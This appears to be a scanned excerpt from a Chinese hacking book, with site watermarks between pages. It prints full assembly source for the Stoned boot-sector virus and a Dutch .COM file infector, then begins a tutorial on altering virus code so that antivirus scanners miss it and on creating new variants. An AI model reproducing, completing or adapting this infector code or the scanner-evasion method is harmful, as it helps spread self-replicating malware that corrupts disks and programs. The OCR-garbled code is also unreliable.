    dw      64          ; root directory entries
    dw      320         ; total sectors
    db      0FEh        ; format id
    dw      1           ; sectors per fat
    dw      8           ; sectors per track
    dw      1           ; sides
    dw      0           ; special hidden sectors

; mysterious but apparently standard 14-byte filler
    db      14 dup (0)

; carry on with the boot work

begin:
    mov     ax,07C0h    ; boot record location
    push    ax
    pop     ds
    mov     bx,message_offset ; put offset to message into si
    mov     cx,message_length ; message length from cx
continue:
    mov     ah,14       ; write teletype
    mov     al,[bx]
    push    ds
    push    cx
    push    bx
    int     10h
    pop     bx
    pop     cx
    pop     ds
    inc     bx
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

```
    loop   continue

    mov    ah,0     ; read next keyboard character
    int    16h

    mov    ah,15    ; get video mode
    int    10h
    mov    ah,0     ; set video mode (clears screen)
    int    10h

    int    19h      ; re-boot
beg_message:
    db     0Dh,0Ah     ; carriage return, line-feed
    db     0Dh,0Ah
    db     0Dh,0Ah
    db     0Dh,0Ah
    db     '    Start your computer with'
    db     0Dh,0Ah
    db     '    a DOS system diskette.'
    db     0Dh,0Ah
    db     0Dh,0Ah
    db     0Dh,0Ah
    db     '    This is'
    db     0Dh,0Ah
    db     '    The Norton Utilities'
    db     0Dh,0Ah
    db     '    Version 3.0'
    db     0Dh,0Ah
    db     '    from'
    db     0Dh,0Ah
    db     '    Peter Norton'
    db     0Dh,0Ah
    db     '    2210 Wilshire Blvd'
    db     0Dh,0Ah
    db     '    Santa Monica, CA 90403'
    db     0Dh,0Ah
    db     0Dh,0Ah
    DB     '    (213) 826-8092'
    db     0Dh,0Ah
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

```
    db    0Dh,0Ah
    db    0Dh,0Ah
    db    0Dh,0Ah
    db    '    Insert a DOS diskette'
    db    0Dh,0Ah
    db    '    Press any key to start DOS...'
end_message:

; I put a copyright notice here; you do if you want to...
tail:

message_offset equ beg_message-head
message_length equ end_message-beg_message
filler_amout equ 512-(tail-head) -2

  db    filler_amount dup (0)    ; filler

    db    055h,0AAh          ; boot id

boot endp

boots ends
    end

The STONED VIRUS:

□
LF    EQU    0AH
□
CR    EQU    0DH
□
XSEG   SEGMENT AT   07C0h
     ORG    5
NEWSEG LABEL FAR
XSEG   ENDS

CODE   SEGMENT
    ASSUME DS:CODE, SS:CODE, CS:CODE, ES:CODE
    ORG   0
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

```
;*********************************************************
; Execution begins here as a boot record. This means that its location and
; CS:IP will be 0000:7C00.The following two JMP instructions accomplish
only
; a change in CS:IP so that CS is 07C0. The following two JMPs and the
; segment definition of XSEG above are best not tampered woth.
;*********************************************************

     JMP FAR PTR NEWSEG     ;Tish is exactly 5 bytes long. Don't
chang it

;The above line will jump to here, with a CS of 07C0 and an IP of 5

    JMP   JPBOOT        ; Jump here at boot up time
;*********************************************************
; The following offsets:
;    D_TYPE
;    O_13_O
;    O_13_S
;    J_AD_O
;    J_AD_S
;    BT_ADD
; will be used to access their their corresponding variables throughout the code.
; They will vary in different parts of the code, since the code relocates
; itself and the values in the segment registers will change. The actual
; variables are defined with a leading underscore and should not be used .As
; the segment registers, and the offsets used to access them, change in the
; code, the offsets will be redefined with "=" operators. At each point, the
; particular segment register override needed to access the variables will be
; given.
;
; In this area, the variables should be accessed with the CS: segment override.
;*********************************************************

D_TYPE =     $          ;The type of disk we are booting from
_D_TYPE DB     0

OLD_13 EQU   $
O_13_O =     $         ;Old INT 13 vector offset
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

```
_O_13_O DW    ?

O_13_S =    $          ;Old INT 13 vector segment.
_o_13_DW    ?

JMP_ADR EQU    $
J_AD_O   $              ;Offset of the jump to relocated code
_J_AD_O DW    OFFSET HI_JMP

J_AD_S =      $        ;Segment of the jump to the relocated code
_J_AD_S DW    ?

BT_ADD =    $      ;Fixed address 0:7C00. Jump addr to boot sector
_BT_ADD DW    7C00h        ;Boot address segment
   DW       0000h          ;Boot address offset
;*************************************************************
;  The INT 13H vector gets hooked to here
;*************************************************************

NEW_13: PUSH   DS
   PUSH   AX
   CMP    AH,2
   JB     BEAL13              ;Restore regs & do real INT 13H

   CMP   AH,4
   JNB   REAL13               ;Restore regs & do real INT 13H
;*************************************************************
;  We only get here for service 2 or 3 - Disk read or write
;*************************************************************

OR   DL,DL
JNZ   REAL13               ;Restore regs & do real INT 13H

;*************************************************************
;  And we only get here if it is happening to drive A:
;*************************************************************

   XOR    AX,AX
   MOV    DS,AX
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

```
    MOV     AL,DS:43FH
    TEST    AL,1            ;Check to see if drive motor is on
    JNZ     REAL13          ;Restore regs & do real INT 13H

;*************************************************************
;   We only get here if the drive motor is on .
;*************************************************************

    CALL    INFECT          ;Try to infect the disk

;*************************************************************
;   Restore regs & do real INT   13H
;*************************************************************
    REAL13: POP     AX
      POP       DS
      JMP       DWORD PTR       CS:OLD_13
;*************************************************************
; ***       See if we can infect the disk       ***
;*************************************************************

    INFECT      PROC    NEAR

        PUSH    BX
        PUSH    CX
        PUSH    DX
        PUSH    ES
        PUSH    SI
        PUSH    SI,4        ; We'll try up to 4 times to read in
;*************************************************************
;   Loop to try reading disk sector
;*************************************************************

    RDLOOP: MOV     AX,201H         ;Read one sector...
        PUSH    CS
        POP     ES
        MOV     BX,200H         ;...into a space at the end of the code
        XOR     CX,CX
        MOV     DX,CX           ;Side 0, drive A
        INC     CX              ;Track 0, sector 1
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

```
        PUSHF
        CALL    DWORD PTR  CS:OLD_13   ;Do the old INT 13

        DEC     SI              ;Bump the counter
        JNZ     RDLOOP          ;Loop to try reading disk sector
        JMP     SHORT   QUIT    ;Close up and return if all 4 tries failed

        NOP
;*************************************************************
;   Here if disk read was OK. We got the boot sector. But is it already infected?
; Find out by comparing the first 4 bytes of the boot sector to the first 4
; bytes of this code. If they don't match exactly, infect the diskette.
;*************************************************************

   RD_OK: XOR     SI,SI
        MOV     DI, 200H
        CLD
        PUSH    CS
        POP     DS
        LODSW
        CMP     AX,[DI]
        JNZ     HIDEIT          ;Hide floppy boot sector in directory

        LODSW
        CMP     AX, [DI +2]
        JZ      QUIT            ; Close up and return

;*************************************************************
;   Infect – Hide floppy boot sector in directory
;*************************************************************

HIDEIT: MOV     AX,301H     ;Write 1 sector
MOV     BX,200H     ;From the space at the end of this code
MOV     CL,3        ;To sector3
MOV     DH,1        ;Side 1
PUSHF
CALL DWORD PTR CS:OLD_13    ;Do the old INT 14
JB   QUIT           ;Close up and return if failed
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

```
;*********************************************************
;   If write was sucessful, write this code to the boot sector area
;*********************************************************

MOV   AX,301H        ;Write 1 sector...
XOR    BX,BX         ;...of this very code...
MOV    CL,1          ;...to sector 1...
XOR    DX,DX         ;...of Side 0, drive A
Pushf
CALL   DWORD PTR CS:OLD_13     ;Do an old INT 13
; ***Note***no test has been done for a sucessful write.
;*********************************************************
;    Close up and return
;*********************************************************

   QUIT:   POP   DI
       POP    SI
       POP    ES
       POP    DX
       POP    CX
       POP    BX
       RET

INFECT   ENDP

;*********************************************************
; ***       Jump here at boot up time
;*********************************************************
;*********************************************************
; Redefine the variable offsets. The code here executes in the memory area
; used by the normal boot sector.The variable offsets have an assembled
; value of the order 7Cxx. Access them here through the DS: segment overrde
;*********************************************************

    D_TYPE =     07C00h + OFFSET _D_TYPE
    O_13_O =     07C00h + OFFSET _O_13_O
    O_13_S =     07C00h + OFFSET _O_13_S
    J_AD_O =     07C00h + OFFSET _ J_AD_O
    BT_ADD =     07C00h + OFFSET _ BT_ADD
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

```
JPBOOT:XOR    AX,AX
       MOV    DS,AX        ;DS = 0
;*********************************************************
;          Set up a usable stack
;*********************************************************

     CLI
     MOV    SS,AX       ;SS = 0
     MOV    SP,OFFSET 7C00H;Position stack at 0000:7C00
     STI
;*********************************************************
;         Capture the INT 13 vector (BIOS disk I/O)
;*********************************************************

     MOV    AX,DS:4CH        ;Offset for old INT 13 vector
     MOV    DS:O_13_O,AX     ;Save the offset
     MOV    AX,DS:4EH        ;Segment for old INT 13 vector
     MOV    DS:O_13_S,AX     ;Save the segment

;*********************************************************
; Decrease the memory available to DOS by 2K. Only 1K really seems needed,
but
; stealing an odd number of K would result in an odd number shown available
; when a CHKDK is run. This might be too obvious. Or the programmer
may bave
; had other plans for the memory
;*********************************************************
     MOV    AX,DS:413H       ;BIOS'internal count of available memory
     DEC    AX
     DEC    AX          ; Drop it by 2K...
     MOV    DS:413H,AX       ;...and store in (steal it!!)
;*********************************************************
;          Find the segment of the stolen memory
;*********************************************************
     MOV    CL,6
     SHL    AX,CL
     MOV    ES,AX
;*********************************************************
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

```
;       Use the segment of the stolem memory area
;*********************************************************

      MOV    DS:J_AD_S,AX     ;Becomes part of a JMP address
      MOV    AX,OFFSET NEW_13
      MOV    DS:4CH,AX        ;Offset for new INT 13
      MOV    DS:4EH,ES        ;Segment for new INT 13
;*********************************************************
;       Copy the code from 07C0:0000 to ES:0000(the stolen memory area)
;*********************************************************

      MOV   CX,OFFSET END_BYT;The size of the code(# of bytes to
move)
      PUSH   CS
      POP     DS              ;DS = CS
      XOP     SI,SI
      MOV      DI,SI          ;All offsets of block move areas are 0
      CLD
      REPZ    MOVSB           ;Copy each byte of code to the top of memory
      JMP    DWORD PTR          CS:JMP_ADR ;JMP to the transferred
code...

;*********************************************************
;     ...and we'll jump right here, to the transferred code
;*********************************************************

;*********************************************************
; Redefine the variable offsets again. The code executes at the top of memory
; and so the exact value of the segment registers depends on how much
memory
; is installed. The variable offsets have an assembled value of the order of
; 00xx. They are accessed using the CS: segment override
;*********************************************************

   D_TYPE =    OFFSET _D_TYPE
   O_13_O =    OFFSET _O_13_O
   O_13_S =    OFFSET _O_13_S
   J_AD_O =    OFFSET _ J_AD_O
   BT_ADD =    OFFSET _ BT_ADD
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

```
HI_JMP: MOV     AX,0
        INT     13H             ;Reset disk system

;*********************************************************
;    This will read one sector into 0000:7C00 (the boot sector address)
;*********************************************************
    XOR   AX,AX
    MOV   ES,AX
    MOV   AX,201H           ;Read one sector
    MOV   BX,OFFSET 7C00H       ;To boot sector area: 0000:7C00
    CMP   BYTE PTR CS:D_TYPE,0    ;Booting from diskette or hard
drive?
    JZ    DISKET                ;If booting from a diskette
;*********************************************************
;    Booting from a hard drive
;*********************************************************
    MOV    CX,7                 ;Track 0, sector 7
    MOV    DX,80H                   ;Hard drive, side 0
    INT    13H              ;Go get it

;***NOTE**There was no check as to whether or not the read was successful

    JMP       SHORT       BOOTUP    ;Go run the real boot sector we've
installed

    NOP
;*********************************************************
;    Booting from a diskette
;*********************************************************

DISKET:MOV      CX,3            ;Track 0, sector 3
MOV       DX,100H         ;A drive, side 1 (last sector of the directory)
INT       13H             ;Go get it
JB        BOOTUP          ;If read error, run it anyway.(???) (A prank?)
;*********************************************************
; Whether or not we print the "Stoned" message depends on the value
; of a byte in the internal clock time-a fairly random event.
;*********************************************************
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

```
TEST   BYTE PTR ES:46CH,7        ;Test a bit in the colok time
JNZ    GETHDB                    ;Get Hard drive boot sector
;*************************************************************
;    Print the message
;*************************************************************

MOV    SI,OFFSET S_MSG; Address of the "stoned message"
PUSH CS
POP    DS
;*************************************************************
;    Loop to print individual characters
;*************************************************************
PRINT1: LODSB
OR     AL,AL          ;A 00 byte means quit the loop
JZ     GETHDB         ;Get Hard drive boot sector, then

;*************************************************************
;    Not done looping. Print another character
;*************************************************************

MOV    AH,0EH
MOV    BH,0
INT    10H
JMP    SHORT   PRINT1   ;Print a character on screen

;*************************************************************
;    Get hard dirve boot sector
;*************************************************************

GETHDB: PUSH   CS
    POP     ES
    MOV     AX,201H        ;Read one sector...
    MOV     BX,200H        ;...to the buffer following this code...
    MOV     CL,1           ;...from sector 1...
    MOV     DX,80H         ;...side 0, of the hard drive
    INT   13H
    JB    BOOTUP       ;If error, assume no hard drive
                       ; So go run the floppy boot sector
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

```
;*********************************************************
;    If no read error, then there really must be a hard drive, Infect it. The
; following code uses the same trick above where the first 4 bytes of the
; boot sector are compared to the first 4 bytes of this code. If they don't
; match exactly, then this hard drive isn't infected
;*********************************************************
PUSH   CS
POP    DS
MOV    SI,200H
MOV    DI,0
LODSW
CMP    AX,[DI]
JNZ    HIDEHD          ;Hide real boot sector in hard drive

LODSW
CMP    AX,[DI+2]
JNZ HIDEHD             ;Hide real boot sector in hard drive

;*********************************************************
;    Infect = Hide real boot sector in hard drive
;*********************************************************
HIDEHD: MOV    BYTE PTR   CS:D_TYPE, 2   ;Mark this as a hard drive
infection
   MOV     AX,301H          ;Write i sector...
   MOV     BX,200H          ;...from the buffer following this code...
   MOV     CX,7             ;...to track 0, sector 7...
   MOV     DX,80H           ;...side 0, of the hard drive...
   INT     13H              ;Do it
   JB      BOOTUP           ;Go run the real boot sector if failed
;*********************************************************
;    Infect = Hide real boot sector in hard drive
;*********************************************************
PUSH   CS
POP    DS
PUSH   CS
POP    ES
MOV    SI,3BEH          ;Offset of disk partition table in the buffer
MOV    DI,1BEH          ;Copy it to the same offset in this code
MOV    CX,242H          ;Strange..Only need to move 43H bytes. This
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

```
        ;   won't hurt, and will overwrite the copy of
        ; the boot sector, maybe giving a bit more
        ; concealment.
REPZ    MOVSE       ;Move them
MOV     AX,301H     ;Write 1 sector...
XOR     BX,BX       ;...of this code...
INC     CL          ;...into sector 1
INT     13H

;***NOTE*** no check for a sucessful write

JMP     BOOTUP          ;Now run the real boot sector

S_MSG   DB      7, 'Your PC is now Stoned!',7,CR,LF
DB      LF

;*************************************************************
;   Just garbage. In one version, this contained an extension of the above
; string, saying "LEGALIZE MARIJUANA".Some portions of this text
remain
;*************************************************************

DB      0,4CH,45H,47H,41H
DB      4CH,49H,53H,45H,67H
DB      2,4,68H,2,68H
DB      2,0BH,5,67H,2

END_BYT EQU     $           ;Used to determine the size of the code. It
                ; must be less than IBE, or this code is too
                ;large to be used to infect hard disks. From
                ;offset 1BE and above, the hard disk partition
                ;table will be copied, and anything placed
                ;there will get clobbered.

    CODE    ENDS

END
```

The following is Non-Resident .CCOM infector which will also infect

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

```
COMMAND.COM
□
.MODEL TINY
□
□
Public      VirLen,MovLen

Code        Segment para 'Code'
Assume      Cs:Code,Ds:Code,Es:Code

            Org 100h

Signature   Equ 0CaDah          ; Signature of virus is ABCD!

Buff1       Equ Buff1+2
VirLen      Equ Offset Einde-Offset Begin
MovLen      Equ Offset Einde-Offset Mover
DTA         Equ 0F000h
Proggie     Equ DTA+1Eh
Lenny       Equ DTA+1Ah

MinLen      Equ Virlen      ;Minimale lengte te besmetten programma
MaxLen      Equ 0EF00H      ; Maximale lengte te besmetten programma
;AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
; This part will contain the actual virus code, for searching the
; next victim and infecting it.
;AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA

Begin:
            Jmp Short OverSig   ;Sprong naar Oversig vanwege Kenmerk
            DW Signature        ;Herkenningsteken virus
Oversig:
            Pushf               ;_____
            Push AX             ;Alle registers opslaan voor
            PushBX              ; later gebruik van het programma
            PushCX              ;
            PushDX              ;
            PushDS              ;
            PushES              ;
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

```
                PushSS                  ;
                PushSI                  ;
                Push DI                 ;_____________________________
InfectPart:
                Mov AX,Sprong           ;_____________________________
                Mov Buf1,AX             ; Spronggegevens bewaren om
                Mov BX,Source           ; besmette programma te starten
                Mov Buf2,BX             ;_____________________________
                Mov AH,1Ah              ;DTA area instellen op
                Mov DX,DTA              ;$DTA area
                Int 21h                 ;_____________________________
Vindeerst:      Mov AH,4Eh              ;Zoeken naar 1e.COM file in directory
                Mov Cx,1                ;
                Lea DX,FindPath
                Int 21h                 ;_____________________________
                Jnc KijkInfected        ;Geen gevonden, goto Afgelopen
                Jmp Afgelopen           ;_____________________________
KijkInfected:
                Mov DX,Cs:[Lenny]       ;_____________________________
                Cmp DX,MinLen           ;Kijken of programmalengte voldoet
                Jb ZoekNext             ;aan de eisen van het virus
                Cmp DX,MaxLen           ;
                Ja ZoekNext             ;_____________________________
On2:            Mov AH,3Dh              ;Zo ja, file openen en file handle
                Mov AL,2                ;opslaan
                Mov DX,Proggie          ;
                Int 21h                 ;
                Mov FH,AX               ;_____________________________
                Mov BX,AX               ;
                Mov AH,3Fh              ;Lezen le 4 bytes van een file met
                Mov CX,4                ; een mogelijk kenmerk van het virus
                Mov DX,Buff1            ;
                Int 21h                 ;_____________________________
Sluiten:        Mov AH,3Eh              ;File weer sluiten
                Int 21h                 ;_____________________________
                Mov AX,CS: [Buff2]      ;Vergelijken inhoud lokatie Buff1+2
                Cmp AX,Signature        ; met Signature. Niet gelijk : Zoeken op
                Jnz Infect              ; morgoth virus. Als bestand al besmet
ZoekNext:
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

```
                Mov AH, 4Fh          ;_____________________
                Int 21h         ;Zoeken naar volgende.COM file
                Jnc KijkInfected        ;Geen gevonden, goto Afgelopen
                Jmp Afgelopen           ;_____________________
                Db 'Dutch [Breeze] by Glenn Benton'
Infect:
                Mov DX,Proggie          ; beveiliging weghalen
                Mov AH,43h      ;
                Mov AL,1        ;
                Xor CX,Cx
                Int 21h         ;_____________________
                Mov AH,3Dh      ;Bestand openen
                Mov AL,2        ;
                Mov DX,Proggie  ;
                Int 21h         ;_____________________
                Mov FH,AX       ;Opslaan op stack van
                Mov BX,AX       :datum voor later gebruik
                Mov AH,57H      ;
                Mov AL,0        ;
                Int 21h         ;
                Push CX         ;
                Push DX         ;_____________________
                Mov  AH,3Fh     ;Inlezen van eerste deel van het
                Mov CX, VirLen+2        ; programma om later gerug te
                Mov DX, Buff1           ; kunnen plaatsen.
                Int 21h         ;_____________________
                Mov AH,42H      ;File Pointer weer naar het
                Mov AL,2        ; einde van het programma
                Xor CX,CX       ;zetten
                Xor DX,DX       ;
                Int 21h         ;_____________________
                Xor DX,DX       ;  Bepalen van de variabele sprongen
                Add AX,100H     ; in het virus  (move-routine)
                Mov Sprong,AX   ;
                Add AX,MovLem   ;
                Mov Source, Ax  ;
                Mov AH,40H      ;Move routine bewaren aan
                Mov DX ,Offset Mover    ;einde van file
                Mov CX,MovLen   ;
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

```
                Int 21h         ;_____________________
                Mov AH,40H              ;Eerste deel programma aan-
                Mov DX,Buff1            ;voegen na Move routine
                Mov CX,VirLen           ;
                Int 21h     ;_____________________________
                Mov AH,42h              ;File Pointer weer naar
                Mov AL,0                ;het begin van file
                Xor CX,CX           ; sturen
                Xor DX,DX               ;
                Int 21h         ;
                Mov AH,40h          ; En programma overschrijven
                Mov DX,Offset Begin         ;met code van het virus
                Mov CX,VirLen               ;
                Int 21h         ;_____________________
                Mov AH,57h              ;Datum van aangesproken file
                Mov AL,1                ;weer herstellen
                Pop DX              ;
                Pop CX              ;
                Int 21h         ;_____________________
                Mov AH,3Eh              ; Sluiten file
                Int 21h             ;_____________________
Afgelopen:      Mov BX,Buf2             ; Sprongvariabelen weer
                Mov Source,BX       ; op normaal zetten voor
                Mov AX, Buf1        ; de Move routine
                Mov Sprong,AX       ;_____________
                Mov AH,1Ah                  ;DTA adres weer op normaal
                Mov Dx,80h          ;zetten en naar de Move
                Int 21h             ;routine springen
                Jmp CS:[Sprong]         ;_____________________
;AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
; All variables are stored in here, like filehandle, date/time,
;search path and various buffers.
;AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA

FH          DW 0
FindPath    DB '*.COM', 0

Buf1        DW 0
Buf2        DW 0
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

```
Sprong      DW 0
Source      DW 0

;AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
;This will contain the relocator routine, located at the end of
;the ORIGINAL file. This will transfer the 1st part of the program
;to its original place.
;AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
Mover:
                    Mov DI,Offset Begin     ;
                    Mov SI,Source       ; Verplaatsen van het 1e deel
                    Mov CX,VirLen-1     ;van het programma, wat achter
                    Rep Movsb           ;
                    Pop DI              ;Opgeslagen registers weer
                    Pop SI              ;terugzetten op originele
                    Pop SS              ;waarde en springen naar
                    Pop ES              ;het begin van het programma
                    Pop DS              ;(waar nu het virus niet meer
                    Pop DX              ;staat)
                    Pop CX              ;
                    PopBX               ;
                    Pop AX              ;
                    Popf                ;
                    Mov BX,100h         ;
                    Jmp  BX             ;
;AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
; Only the end of the virus is stored in here.
;AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
   Einde        db 0

   Code         Ends
   End          Begin
```

怎样修改病毒以不被扫描程序检测到？

怎样创建新的病毒应变程序？

以下是一段从一篇文章中摘抄出来的话，我做了一些小小的改动：

“病毒代码编写者”面临的最大问题是，他们所写的病毒很容易就被杀毒软件检测到。在这里，给出一个快捷的方法来修改病毒程序，以不被扫描程序检测到，接着它们就可以创建新的应变程序。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

你所需要的工具有：

Norton Utilites

Debug 和/或者

Borland 公司的 Turbo Debugger

请按照如下的步骤。

第一步

用 DOS 调试工具制作一个目标文件。在你的编辑器里面复制这个文件，命名为 SAMPLE.USR

```
n sample.com
a
int 20

rcx
2
2
Q
```

然后用调试工具制作 SAMPLE.COM 文件，执行如下的命令：

DEBUG < SAMPLE.USR

上述命令形成一个两个字节大小的 SAMPLE.COM 文件

第二步

用病毒程序感染此文件。如果病毒程序是一个引导区病毒，那后果你自己负责。想尽一切办法去感染这个两个字节的文件。为了安全起见，注意在感染病毒之前先复制这个文件。

第三步

打开 Norton 6.0 版本自带的 DISKEDIT 程序，我不知道更低的版本中是否含有该程序，不过 PCTOOLS 十六进制编辑器也能用，但步骤要繁琐一些。

现在，用 DISKEDIT 以十六进制的形式编辑被感染的文件。

